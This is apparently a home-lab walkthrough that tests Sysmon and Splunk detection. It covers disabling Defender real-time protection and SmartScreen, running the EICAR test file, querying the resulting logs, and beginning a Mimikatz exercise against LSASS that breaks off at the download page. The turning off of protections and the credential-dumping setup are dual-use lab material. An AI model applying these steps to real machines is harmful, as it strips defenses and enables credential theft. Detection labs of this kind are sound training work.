


Firstly, we configure the Windows machine with a NAT network adapter and establish the IP address to be dynamically obtained.

We take a snapshot of the current configuration



We turn off real time protection



Windows Security

## ⚙️ Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

### Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

✖️ Real-time protection is off, leaving your device vulnerable.

Off

### Cloud-delivered protection


Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

### Automatic sample submission



We click the .com file on the eicar website



The screenshot shows a web browser window with the URL <https://www.eicar.org/download-anti-malware-testfile/>. The page is titled "eicar" and displays four file download options:

- Com-file** (68 Bytes): File type **COM**, content **EICAR.**, download button **DOW NLO AD**.
- Text-file** (68 Bytes): File type **TXT**, content **EICAR.**, download button **DOW NLO AD**.
- Zip-file** (184 Bytes): File type **ZIP**, content **EICAR.**, download button **DOW NLO AD**.
- Zip-file** (308 Bytes): File type **ZIP**, content **EICAR.**, download button **DOW NLO AD**.

A small gear icon is visible on the left side of the page.

We may receive warnings when trying to download it but we do it anyway, this file wont harm the machine.

Reported Unsafe Site: Navigation x +

Dangerous https://secure.eicar.org/eicar.com.txt

 This site has been reported as unsafe

Hosted by [secure.eicar.org](https://secure.eicar.org)

Microsoft recommends you don't continue to this site. It has been reported to Microsoft for containing harmful programs that may try to steal personal or financial information.

[Go back](#)

More information ^


Malicious sites, that contain [links to malware](#), can damage your device and disrupt your ability to use it. If you visit a malicious site, malware could infect your device automatically. You might also be putting your sensitive information—like passwords, credit card numbers, contact info, or software activation keys—at risk. [Learn more](#)

Malicious sites often use spam emails, advertisements, or redirections from other sites to trick you into downloading malicious software. Sometimes, a trusted site may be hacked by bad actors and used to link to malicious content. If in doubt, [go back](#).


> [Report that this site doesn't contain malware threats](#)  
> [Continue to the unsafe site \(not recommended\)](#)

Microsoft Defender SmartScreen

We right-click and hit save as



We save it as eicar.com:



We know execute it, it will throw the following warning, we click run anyway:

X

## Malicious file

This application may cause damage to your device. Sensitive personal data may also be at risk.


App: eicar.com

Publisher: Unknown publisher

Ignore Windows malware warning and [run anyway](#).

Don't run

We will find the following pop up:



Now, we go to Splunk and we search for the following (you may have less events registered as I have run it several times):

index=endpoint eicar.com

24 events (8/28/25 8:00:00.000 PM to 8/29/25 8:38:45.000 PM)

No Event Sampling

Events (24) Patterns Statistics Visualization

Timeline format - Zoom Out + Zoom to Selection × Deselect 1 hour per column

Format Show: 20 Per Page View: List 1 2 Next >

Time 8/29/25 8:38:05.000 PM

Event

8/29/25 8:38:05.000 PM LogName=Application ... 7 lines omitted ... TaskCategory=None OpCode=None Message=The program or feature "\??\C:\Users\Demo\Desktop\...\eicar.com" cannot start or run due to incompatibility with 64-bit versions of Windows. Ple

host 1 source 3 sourcetype 3

action 3

We now can create a table to visualize general information about this malware file:

index=endpoint eicar.com | table \_time,Computer,User,EventCode,Image,ProcessGuid

24 events (8/28/25 8:00:00.000 PM to 8/29/25 8:50:18.000 PM)

No Event Sampling

Events Patterns Statistics (24) Visualization

Show: 20 Per Page Format Preview: On 1 2 Next >


_time	Computer	User	EventCode	Image	ProcessGuid
2025-08-29 20:36:51.563	DESKTOP-F00LLAM	DESKTOP-F00LLAM\Demo	15	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	{9decf986-63c3-68b2-e305-000000001100}
2025-08-29 20:36:51.198	DESKTOP-F00LLAM	DESKTOP-F00LLAM\Demo	11	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	{9decf986-63bf-68b2-df05-000000001100}

While this malware file is a test file and doesn't really affect our equipment, it is a good way to test both sysmon and our antivirus.

Now, we will work with Mimikatz. Mimikatz is a widely-used post-exploitation tool designed to extract sensitive information, such as plaintext passwords, hashes, and Kerberos tickets, from system memory. In this lab, we will be using Mimikatz to exploit LSASS (Local Security

Authority Subsystem Service). This is the Windows process in charge of holding hashes, Kerberos tickets and passwords.

We first turn down smartscreen on our device:



The image shows the Windows Security settings window. On the left is a sidebar with icons for Home, SmartScreen, Firewall, User Accounts, File Explorer, Task Manager, and Settings. The main content area is titled 'Windows Security'.

**SmartScreen**

Microsoft Defender SmartScreen helps protect your device by checking for unrecognized apps and files from the web.

**On**

**SmartScreen for Microsoft Edge**

Microsoft Defender SmartScreen helps protect your device from malicious sites and downloads.

**SmartScreen for Microsoft Edge is off. Your device may be vulnerable.**

**Off**

**Potentially unwanted app blocking**


Protect your device from low-reputation apps that might cause unexpected behaviors.

**To turn on potentially unwanted app blocking for downloads, you first need to turn on SmartScreen for Microsoft Edge.**

**The setting to block potentially unwanted apps is turned off. Your device may be vulnerable.**

**Off**

Now, we download the Mimikatz file:



mimikatz - Search Release 2.2.0 20220919 Djoin par... +

<https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0-20220919>

Releases / 2.2.0-20220919

## 2.2.0 20220919 Djoin parser & Citrix SSO Extractor Latest Compare

gentilkiwi released this Sep 19, 2022 · 14 commits to master since this release · 2.2.0-20220919 · 746e211

2.2.0-20220919

